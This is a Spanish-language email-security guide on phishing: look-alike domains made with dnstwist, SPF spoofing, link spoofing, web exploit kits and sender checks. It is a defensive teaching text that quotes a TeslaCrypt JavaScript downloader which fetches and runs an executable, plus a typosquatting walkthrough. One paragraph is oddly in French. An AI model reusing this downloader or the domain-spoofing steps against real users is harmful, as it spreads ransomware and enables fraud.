Para usurpar la identidad de un usuario los atacantes suelen utilizar dos métodos. Si tras analizar el dominio del usuario que intentan usurpar determinan que no es posible falsificar el mismo, lo más habitual es que registren un dominio con un nombre muy similar. Herramientas como "*URLCrazy*" [Ref – 18] o "*dnstwist*" [Ref – 19] permiten automatizar este proceso.


Véase el siguiente ejemplo con esta última herramienta. Supóngase que un atacante crea un campaña de phishing utilizando como señuelo gasnatural.es. Tras comprobar que dicho dominio consta de registros SPF (concepto explicado más adelante) y que el mismo no puede ser usurpado, los atacantes deciden registrar un dominio similar. Para ello, utilizan dnstwist. Esta herramienta automatiza la generación de dominios similares a partir del introducido como argumento, en este caso el dominio legítimo gasnatural.es. Con la opción -r mostrará los dominios similares actualmente registrados. Fíjese que la salida muestra dominios parecidos utilizando diversas técnicas:

- ***Omission*** (eliminando caracteres): ***gasnatura.com***
- ***Hyphernation*** (añadiendo un guión): ***gas-natural.es***

[Figura 3-10] Herramienta *DnsTwist* (dominios registrados similares a *gasnatural.es*)

Si se ejecuta el mismo comando sin el parámetro -r, *dnstwist* generará multitud de dominios similares utilizando algunas de las técnicas previamente indicadas así como técnicas de repetición, inserción, reemplazo, adición, etc. En la siguiente imagen se muestra el resultado de la ejecución de dnstwist con la generación de 280 variantes utilizando estos métodos.

[Figura 3-11] Herramienta *DnsTwist* (búsqueda de dominios similares a *gasnatural.es*)



El atacante podrá seleccionar cualquiera de estos dominios para enviar un correo dañino. En los últimos años se han llevado a cabo diversas campañas de phishing utilizando este mismo método. Una de las más relevantes fue la de Endesa. Los atacantes [Ref – 20] utilizaron múltiples dominios falsos de Endesa para hacerse pasar por dicha compañía y conseguir infectar a los usuarios con una variante de TorrentLocker (un tipo de ransomware). Uno de los remitentes utilizados fue "endesa-clientes.com" el cual tiene cierta similitud con el dominio legítimo "endesaclientes.com". Puede comprobarse mediante un whois que la fecha de registro del mismo se ha realizado prácticamente unos días antes de empezar a enviar los correos dañinos.

[Figura 3-12] Whois *endesa-clientes.com*

```
root@ccn-cert:~# whois endesa-clientes.com | grep Date:
   Updated Date: 30-may-2016
   Creation Date: 30-may-2016
   Expiration Date: 30-may-2017
root@ccn-cert:~#
```

Dichos mail tratan de simular una factura de Endesa como la mostrada en la imagen de la derecha. El enlace "*Consulta tu factura y consumo*" apunta a un fichero .zip alojado en determinado sitio web (un servidor comprometido) el cual contiene un fichero *JavaScript* que inicia la descarga y ejecución del *ransomware*.

[Figura 3-13] *Phishing endesa-clientes.com*

La otra técnica a la que suelen recurrir los atacantes es suplantar la cuenta y dominio real del remitente. Éste, sin duda, es el método más efectivo, ya que aumenta las probabilidades de que la víctima abra un correo de alguien conocido. Sin embargo, para poder suplantar el dominio de un usuario el servidor DNS asociado al mismo debe de carecer de ciertas medidas de seguridad como, por ejemplo, SPF (*Sender Policy Framework*). SPF, tal y como describe la compañía **Proofpoint** es:

"… un protocolo de autenticación de correo electrónico que permite que si empresa especifique a quién se permite enviar correo electrónico en nombre de su dominio. Usted puede autorizar a los remitentes para los proveedores de correo electrónico en el sistema de nombres de dominio (DNS). Ese registro SPF incluye una lista de las direcciones IP aprobadas y de las direcciones IP de los proveedores."

Un atacante puede comprobar fácilmente si determinado dominio hace uso de SPF, por ejemplo, por medio del comando ***dig***. En el siguiente ejemplo puede verse el registro SPF del dominio legítimo correos.es. Los servidores indicados con la opción "a" se corresponden con los autorizados para enviar emails.

[Figura 3-14]
SPF correos.es

3.6 Enlaces dañinos

El uso de enlaces dañinos es quizás una de las técnicas más utilizadas para conseguir ejecutar código en el equipo de la víctima o bien para obtener información de la misma. El tipo de enlace (donde apunta, qué tipo de acciones ejecutará, etc.) dependerá de los objetivos de los atacantes. A continuación se describen los usos más habituales de enlaces dañinos.

El uso de enlaces dañinos es quizás una de las técnicas más utilizadas para conseguir ejecutar código en el equipo de la víctima o bien para obtener información de la misma

3.6.1 *Phishing* bancario

Si el objetivo es conseguir datos financieros de los usuarios, es habitual que se diseñe un correo electrónico intentando usurpar la identidad de determinada entidad bancaria [Ref – 21]. Si el usuario hace clic en el enlace será redirigido a una página con un aspecto similar o prácticamente igual a la del banco que intenta suplantar.

Fíjese que en la siguiente imagen, en donde el enlace parece apuntar al sitio legítimo del banco BBVA (www.bbva.es).

[Figura 3-15] *Phishing* bancario (BBVA)

Sin embargo, si el usuario hace clic en el mismo será redirigido a determinada IP dañina. Este truco se aprovecha de la propiedad HREF de HTML en donde se especifica como nombre del enlace el sitio Web legítimo mientras que el propio link apunta al sitio dañino. La siguiente imagen muestra lo sencillo que resulta crear un enlace cuyo nombre sea *https://www.bbva.es* mientras que el enlace asociado al mismo apunte a un sitio web dañino.

En otros casos, suelen registrarse nombres de dominio similares al legítimo (utilizando las mismas técnicas que las detalladas en el punto 3.5) para dotar de mayor credibilidad al correo o incluso recurrir a servicios legítimos como Google Docs [Ref – 22] para albergar el formulario fraudulento pertinente. La página dañina solicitará las credenciales del usuario o bien datos bancarios (por ejemplo, el número de tarjeta y sus coordenadas) bajo alguna justificación. Los datos ingresados por el usuario serán enviados a un servidor controlado por los atacantes.

3.6.2 Enlace de descarga de un fichero dañino

Si el objetivo es infectar el equipo del usuario es común utilizar un enlace que apunte a un fichero dañino alojado en algun servidor de forma que, una vez que el usuario haga clic en el mismo, comience la descarga. No es extraño que incluso se utilicen servicios legítimos como Dropbox, Mega, etc., (véase imagen 3-3) para albergar dichos ficheros con el objetivo de evadir determinadas soluciones de seguridad.

[Figura 3-16]
HREF (enlace dañino)

Las campañas de phishing llevadas a cabo durante mayo del 2015 [Ref – 23] para infectar a usuarios con Cryptolocker [Ref – 24] utilizaban una vez más la ingeniería social para convencer a los usuarios que descargasen y ejecutaran determinado fichero. En este caso, los emails simulaban provenir de Correos alertando al usuario de que determinada carta certificada no pudo ser entregada. Si el usuario hacía clic en el botón "*Descargar información sobre su envío*" descargaba un .rar con el ejecutable correspondiente al *ransomware*.

[Figura 3-17] *Phishing* Correos

Fíjese que para hacer más creíble el correo y proporcionar al usuario una falsa sensación de seguridad se solicita introducir determinado *captcha* antes de la descarga del fichero.

3.6.3 Web Exploit Kits


Aunque no está tan extendida como en el pasado, en los últimos años se han desarrollado y actualizado [Ref – 25]. Los Web Exploit Kits es una de las tecnologías más sofisticadas para infectar a un usuario sin necesidad de que éste descargue o ejecute un fichero dañino. Este tipo de herramientas permiten identificar vulnerabilidades en el navegador o alguno de sus *plugins* (comúnmente *Flash*, *Silverlight* o *Java*) para ejecutar código dañino en el equipo de la víctima.

El nivel de sofisticación que pueden alcanzar este tipo de herramientas puede verse de manifiesto en el *Angler Exploit Kit* [Ref – 26], el cual dispone de diversas técnicas para evadir soluciones de seguridad como EMET y entornos controlados (*sandbox*, máquinas virtuales, etc.). Otros *Web Exploit Kit* que han estado en auge son Capesand, *RIG* y *Fallout* [Ref – 25].

Los Web Exploit Kits es una de las tecnologías más sofisticadas para infectar a un usuario sin necesidad de que éste descargue o ejecute un fichero dañino

Generalmente, el proceso de infección es similar al descrito a continuación. Primero, un usuario recibe un correo en el cual, mediante ingeniería social, se anima al mismo a hacer clic en determinada URL. Si el usuario hace clic en el enlace es redirigido a un servidor TDS o *Traffic Direction System*. El objetivo de este servidor es valorar si la víctima es de interés, es decir, si es candidata a ser comprometida o no. Para ello, generalmente se consideran características como el *user-agent* del navegador, la IP, la directiva *referer*, etc.

Si el usuario es considerado de interés será redirigido al *Server Exploit kit*, el cual se encargará de analizar la versión del navegador y la de los *plugins* instalados en el mismo. Si alguna versión de estos componentes es vulnerable el *Server Exploit kit* lanzará el *exploit* pertinente para ejecutar código en el equipo del usuario y poder así descargar el *malware* oportuno. La siguiente imagen representa de forma simplificada dicho proceso.



[Figura 3-18] *Web Exploit Kit*

En el caso de que el usuario no sea considerado de interés (por ejemplo, porque utilice un navegador no contemplado por los atacantes) no se efectuará ninguna acción dañina (redirigiendo al usuario, por ejemplo, a un sitio legítimo).

NOTA:

Téngase en cuenta que no siempre la URL recibida por el usuario va a ser dañina. En los denominados ataques "*watering hole*" los atacantes, previo al envío de cualquier correo electrónico dañino, analizan los patrones de navegación de la víctima. Una vez recabada dicha información intentan comprometer alguna de las páginas web más consultadas por los usuarios. Generalmente, el método de infección consiste en añadir código dañino para redirigir al visitante al *Web Exploit Kit* controlado por los atacantes (por ejemplo, un simple *iframe* en *Javascript*). El último paso consistiría en enviar un correo electrónico con un enlace a la URL legítima previamente comprometida.

Este método es mucho más eficiente debido a la credibilidad que aporta al usuario ver una página de confianza. El ataque que tuvo lugar en febrero de 2016 contra diplomáticos y personal militar de la India, apodado como Operation *Transparent Tribe* [Ref – 27] por los investigadores de Proofpoint, utilizó este tipo de técnicas para infectar determinados equipos con el RAT *MSIL/Crimso*.

Il convient de noter que tout ce processus se déroule de manière totalement transparente pour l'utilisateur. Même certains *kits d'exploitation* tels que *Angler* [Ref - 28] ont la capacité d'exécuter le code nuisible directement en mémoire sans écrire de fichier sur le disque. Cette technique, appelée *infection sans fichier*, permet de contourner plusieurs solutions de sécurité (par exemple, certains systèmes antivirus) qui n'interviennent que lorsqu'il y a une écriture sur le disque.

4. Buenas prácticas en el uso del correo electrónico

Tras conocer las técnicas de engaño más utilizadas por los atacantes resultará más sencillo para el lector comprender el porqué de las diversas recomendaciones de seguridad que se describirán a continuación. Dicho listado se encuentra dividido en dos grupos. Por un lado, se proporcionarán una serie de recomendaciones dirigidas a instruir al usuario a identificar posibles emails fraudulentos y evitar así ser víctima de alguno de los ataques previamente descritos.

Por otro lado, desde el apartado "Seguridad de las comunicaciones vía email", se ofrecerán algunos consejos orientados a mejorar la confidencialidad y seguridad de las comunicaciones a través del correo electrónico.

Tras conocer las técnicas de engaño más utilizadas por los atacantes resultará más sencillo para el lector comprender el porqué de las diversas recomendaciones de seguridad

4.1 Identificación de correos electrónicos dañinos

Correos con patrón fuera de lo común

Verificación del remitente

Comprobación de los ficheros descargados

Actualización del sistema operativo y de las aplicaciones

Macros en los documentos ofimáticos

4.1.1 Correos con un patrón fuera de lo común

Sin duda alguna, el consejo más eficaz para identificar correos electrónicos dañinos es el sentido común. Esto significa que cualquier síntoma o patrón fuera de lo considerado normal o habitual debe despertar la sospecha del usuario. Un patrón o síntoma irregular puede significar: recibir un correo de un remitente no conocido, recibir un correo que solicite datos bancarios, etc.


El consejo más eficaz para identificar correos electrónicos dañinos es el sentido común. Cualquier síntoma o patrón fuera de lo considerado normal o habitual debe despertar la sospecha del usuario.

Por ejemplo, un email electrónico remitido por una compañía de confianza que presente un asunto o solicitud poco habitual y en el que se adjunte algún fichero o enlace, debe generar cierta desconfianza por parte del usuario. Ante este escenario, lo más recomendable, antes de abrir cualquier adjunto, es contactar con el supuesto remitente utilizando otra vía de contacto diferente, por ejemplo, teléfono, sms, otro email, etc. De este modo se podrá corroborar si el email recibido es legítimo o no. Recuérdese, tal y como se vio en el punto 3.5, que un atacante podrá en ocasiones usurpar un dominio legítimo cuando éste no presente las medidas de seguridad adecuadas.

4.1.2 Verificación del remitente

No confíe únicamente en el nombre del remitente. El usuario deberá comprobar que el propio dominio del correo recibido es de confianza. En función del cliente de correo utilizado dicha comprobación se realizará de forma diferente. Por ejemplo, si el usuario hace uso de Gmail mediante su servicio web observará una cabecera similar a la siguiente cada vez que reciba un correo de una persona con la que no ha establecido ninguna comunicación antes.

No confíe únicamente en el nombre del remitente. Debe comprobar que el propio dominio del correo recibido es de confianza.




[Figura 4-1] Cabecera remitente (Gmail)

Fíjese que en este caso aparece visible tanto el nombre del remitente como el correo electrónico del mismo. Una vez que el usuario intercambie algún correo con dicho usuario, ya no visualizará la dirección de correo en dicha cabecera (a menos que el usuario haga clic en los detalles del mismo), sino que únicamente aparecerá su nombre. Considérese este dato para identificar emails sospechosos.

La siguiente imagen muestra el remitente de uno de los correos de *phishing* en los que se usurpaba a la compañía Correos. Obsérvese que, a pesar de que el nombre del remitente es "Correos", el dominio (*supportpiece.com*) no coincide con el de la propia compañía (*correos.com*). Como se muestra en la parte inferior del mismo, el año de registro de dicho dominio se corresponde con el 2015, algo totalmente inusual de tratarse del dominio legítimo. Para obtener los datos de creación, actualización y expiración de determinado dominio pueden utilizarse servicios *whois online* como, por ejemplo, https://whois.domaintools.com/.

[Figura 4-2] Cabecera *phishing* Correos. Whois *supportpiece.com*




Otra manera de investigar el posible origen dañino del dominio es utilizar servicios *online* de reputación [Ref – 29] o servicios de análisis de *malware*. Una buena opción es utilizar www.virustotal.com el cual permite, entre otras cosas, comprobar URLs. En la siguiente imagen se ha utilizado este último servicio para verificar si el dominio anterior, *supportpiece.com*, pudiera ser dañino. La imagen de la derecha muestra el resultado de dicho análisis. Puede apreciarse que al menos 6 servicios de seguridad (de un total de 66) identifican el mismo como dañino.

Se recomienda leer los comentarios que proporcionan los usuarios en dicha plataforma ya que en ocasiones suelen ofrecer información precisa sobre el tipo de amenaza que representa la web o el dominio analizado (por ejemplo, indicando el tipo de *malware* que se descarga desde el mismo).

[Figura 4-3] VirusTotal: análisis URL dañina

Una alternativa más para conocer si el dominio del correo pudiera ser dañino es buscar el mismo en algún motor de búsqueda junto con palabras clave como *phishing*, *malware*, fraude, etc. Por ejemplo, a partir del siguiente *dork* en Google ***'"supportpiece.com" phishing|malware'*** se obtienen rápidamente referencias a páginas, blogs, servicios, etc., en el que identifica el dominio supportpiece.com como fraudulento.


[Figura 4-4] Resultados de búsqueda en Google



Si se desea analizar de forma más minuciosa la procedencia del mail recibido, así como la ruta que éste toma a medida que pasa por cada servidor de correo, deberán de obtenerse las cabeceras del mismo. Aunque dicho análisis puede resultar engorroso para un usuario no técnico, existen servicios on-line como: https://toolbox.googleapps.com/apps/messageheader/analyzeheader que facilitan dicha tarea. El usuario sólo debe pegar las cabeceras en el cuadro de texto superior y pulsar el botón "*Analyse the header above*". La siguiente imagen muestra el resultado de un email de ejemplo utilizando dicho servicio. En la parte inferior de la imagen (cuadro rojo) se muestran las cabeceras "en crudo" mientras que la superior ofrece un resumen más explicativo de su significado.

Para conocer cómo obtener dichas cabeceras para los servicios de Gmail, AOL, Excite Webmail, Hotmail, Yahoo! o para los clientes de correo Apple Mail, Mozilla, Opera u Outlook consúltese el siguiente enlace: https://support.google.com/mail/answer/22454?hl=en

[Figura 4-5] Análisis de las cabeceras de un email




4.1.3 Comprobación de los ficheros descargados

Antes de abrir cualquier fichero descargado desde el correo, asegúrese de la extensión del mismo. Como se describió en el punto 3.1 los atacantes pueden utilizar iconos de aplicaciones conocidas (Adobe, Word, Excel, etc.) para camuflar la verdadera naturaleza del mismo. Si el usuario no tiene la opción "*Ocultar las extensiones de archivo para tipos de archivo conocidos*" desactivada puede ser víctima del engaño y ejecutar el mismo pensando que se trata de un fichero inofensivo. Recuérdese también comprobar el nombre completo del fichero. Windows mostrará tres puntos (ver imagen 3-9) para indicar que el nombre del fichero es superior al visualizado.

Antes de abrir cualquier fichero descargado desde el correo, asegúrese de la extensión del mismo

[Figura 4-6] Ocultar las extensiones de archivo



Es importante destacar que los ficheros ejecutables, es decir, aquellos con capacidad de ejecutar código en la máquina, no se reducen únicamente a los ficheros con extensión .exe. Otras extensiones como: *.com, .cpl, .paf, .cmd, .cpl, .js, .jse, .msi, .msp, .mst, .vbs, .vbe, .psc1,* etc., tiene capacidad para ejecutar acciones dañinas en el equipo.

Por ejemplo, los ficheros con extensión .js que son ejecutados desde disco (una vez descargados) son interpretados por el *Windows Script Host*, un entorno de ejecución con el que cuenta Windows para ejecutar ficheros *JScript* y *VBScript*. Dicho entorno permite ejecutar un fichero .js con la misma libertad que cualquier otro fichero ejecutable. Los atacantes conocen bien las ventajas [Ref – 30] que les proporciona ejecutar *JavaScript* fuera del entorno del navegador, por este motivo es habitual encontrarse emails con ficheros adjuntos cuyo contenido es un fichero .js. Las campañas del *ransomware TeslaCrypt* en abril de 2016 [Ref – 31] utilizaban precisamente este método para infectar a

sus víctimas. El siguiente fragmento de código se corresponde con el fichero *JavaScript* enviado como adjunto el cual se encargaría de descargar y ejecutar el *payload* final, un binario .exe correspondiente al *ransomware TeslaCrypt*.

[Figura 4-7] Código dañino *Javascript*.
Fuente: Sophos

```
var ll = "[redacted].com [redacted].com [redacted].com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
. . .
xa.write(xo.response);
xa.saveToFile("iywrbchubv.exe");
ws.Run("iywrbchubv.exe");
```

Teniendo en cuenta la información anterior, es importante que el usuario no ejecute ningún fichero cuya extensión sea extraña o desconocida. Además, se recomienda el uso de aplicaciones de lista blanca. Este tipo de aplicaciones están diseñadas para proteger el sistema operativo contra programas no autorizados y dañinos. Su objetivo es garantizar que sólo los programas explícitamente autorizados puedan ser ejecutados impidiendo la ejecución de todos los demás. La implementación de este tipo de sistemas se consigue utilizando una combinación de *software* encargado de identificar y permitir la ejecución de los programas aprobados con el uso de listas de control de acceso mediante las cuales se impide la modificación de dichas restricciones. Por ejemplo, **AppLocker** es un conjunto de políticas presentes en Windows 7 que permiten establecer múltiples niveles de cumplimiento y establecer listas blancas de ejecución. Dichas políticas permiten especificar qué usuarios pueden ejecutar determinadas aplicaciones [Ref – 39]. Asimismo, es posible establecer políticas para impedir ejecutar binarios desde determinadas rutas (directorios).

Es importante que el usuario no ejecute ningún fichero cuya extensión sea extraña o desconocida

4.1.4 Actualización del sistema operativo y de las aplicaciones

Se recomienda disponer de un sistema operativo actualizado. Los aplicaciones ofimáticas así como el navegador y cada uno de sus componentes (*plugins*/extensiones) deben de estar actualizados también a la última versión. De este modo se reduciría significativamente la exposición a ataques provenientes de URLs dañinas que apuntan a *Web Exploit Kits*. Como se detalló en el punto 3.6.3 dichas herramientas tienen capacidad para comprometer un equipo con tan sólo visitar un enlace

(sin necesidad de descargar o ejecutar un fichero) al aprovecharse de debilidades en el navegador o en alguno de sus componentes.

Ya que en ocasiones estas herramientas cuentan con *0-days* (*exploits* para vulnerabilidades desconocidas que no han sido parcheadas) es aconsejable disponer de software adicional para mitigar los mismos. Una de las herramientas más conocidas es EMET (Microsoft) la cual permite aplicar determinadas medidas de seguridad tales como DEP, EAF, ASLR, SEHOP, NPA, etc., de forma personalizada a los procesos que se deseen para prevenir la ejecución de código dañino. Se recomienda que herramientas como el navegador o aquellas utilizadas para abrir ficheros ofimáticos se encuentren protegidas por EMET o herramientas similares. Este tipo de aplicaciones no deben de verse como una alternativa al antivirus sino como una herramienta adicional más de protección [Ref – 39].

El sistema operativo, las aplicaciones ofimáticas, así como el navegador y cada uno de sus componentes, deben de estar actualizados a la última versión

4.1.5 Macros en los documentos ofimáticos

En el punto 3.2 se detallaron las posibilidades que proporcionan las macros mediante el lenguaje de programación VBA (*Visual Basic for Applications*). Un atacante tendría libertad para ejecutar todo tipo de acciones en el equipo de la víctima. Ya que las versiones más recientes de Office impiden la ejecución por defecto de macros, los atacantes únicamente pueden recurrir a la ingeniería social para tratar de convencer al usuario de que habilite las mismas. Aunque este recurso pueda parecer poco ingenioso sigue siendo, a día de hoy, el método más usado para sortear dicha protección.

El usuario nunca debe de habilitar las macros independientemente de lo que explicite el documento. De hecho, ese puede considerarse un indicador de sospecha. El uso de macros suele ser poco habitual y, en el caso de que el documento sea legítimo, el bloqueo de las mismas no debería imposibilitar ver su contenido.

El usuario nunca debe de habilitar las macros independientemente de lo que explicite el documento. De hecho, ese puede considerarse un indicador de sospecha

[Figura 4-8] EMET

4.2 Seguridad de las comunicaciones vía email


En los apartados anteriores se han descrito recomendaciones de seguridad enfocadas a la prevención de ataques comunes que utilizan como vía de entrada el correo electrónico. A continuación se describirán otros aspectos de seguridad de gran importancia relacionados con la confidencialidad e integridad de los datos enviados por email.

El lector debe comprender que el proceso de enviar un correo electrónico comprende numerosos pasos en los cuales se ven involucradas diversas tecnologías y servicios. Entender este proceso, al menos de forma genérica, permitirá conocer en mayor profundidad, primero, cuáles son las carencias de seguridad que presenta el correo electrónico y segundo, por qué es necesario utilizar herramientas adicionales para suplir y mejorar dichas carencias.

El siguiente gráfico muestra de forma muy resumida el proceso de envío de un correo electrónico. En este caso "Alice" (alice@origen.com) redacta un email dirigido a "Bob" (bob@destino.com). El cliente de correo utilizado por "Alice" contactará con su servidor de correo (smtp.origen.com) el cual se encargará de obtener la información necesaria para alcanzar el servidor de correo destino. Para ello consultará el registro MX del dominio destino.com (al servidor DNS del destino) y después resolverá el mismo para obtener su dirección IP. Posteriormente, enviará el correo al servidor smtp.destino.com. Finalmente el cliente de correo de "Bob" podrá descargar el correo electrónico vía IMAP/POP3.

El lector debe comprender que el proceso de enviar un correo electrónico comprende numerosos pasos en los cuales se ven involucradas diversas tecnologías y servicios

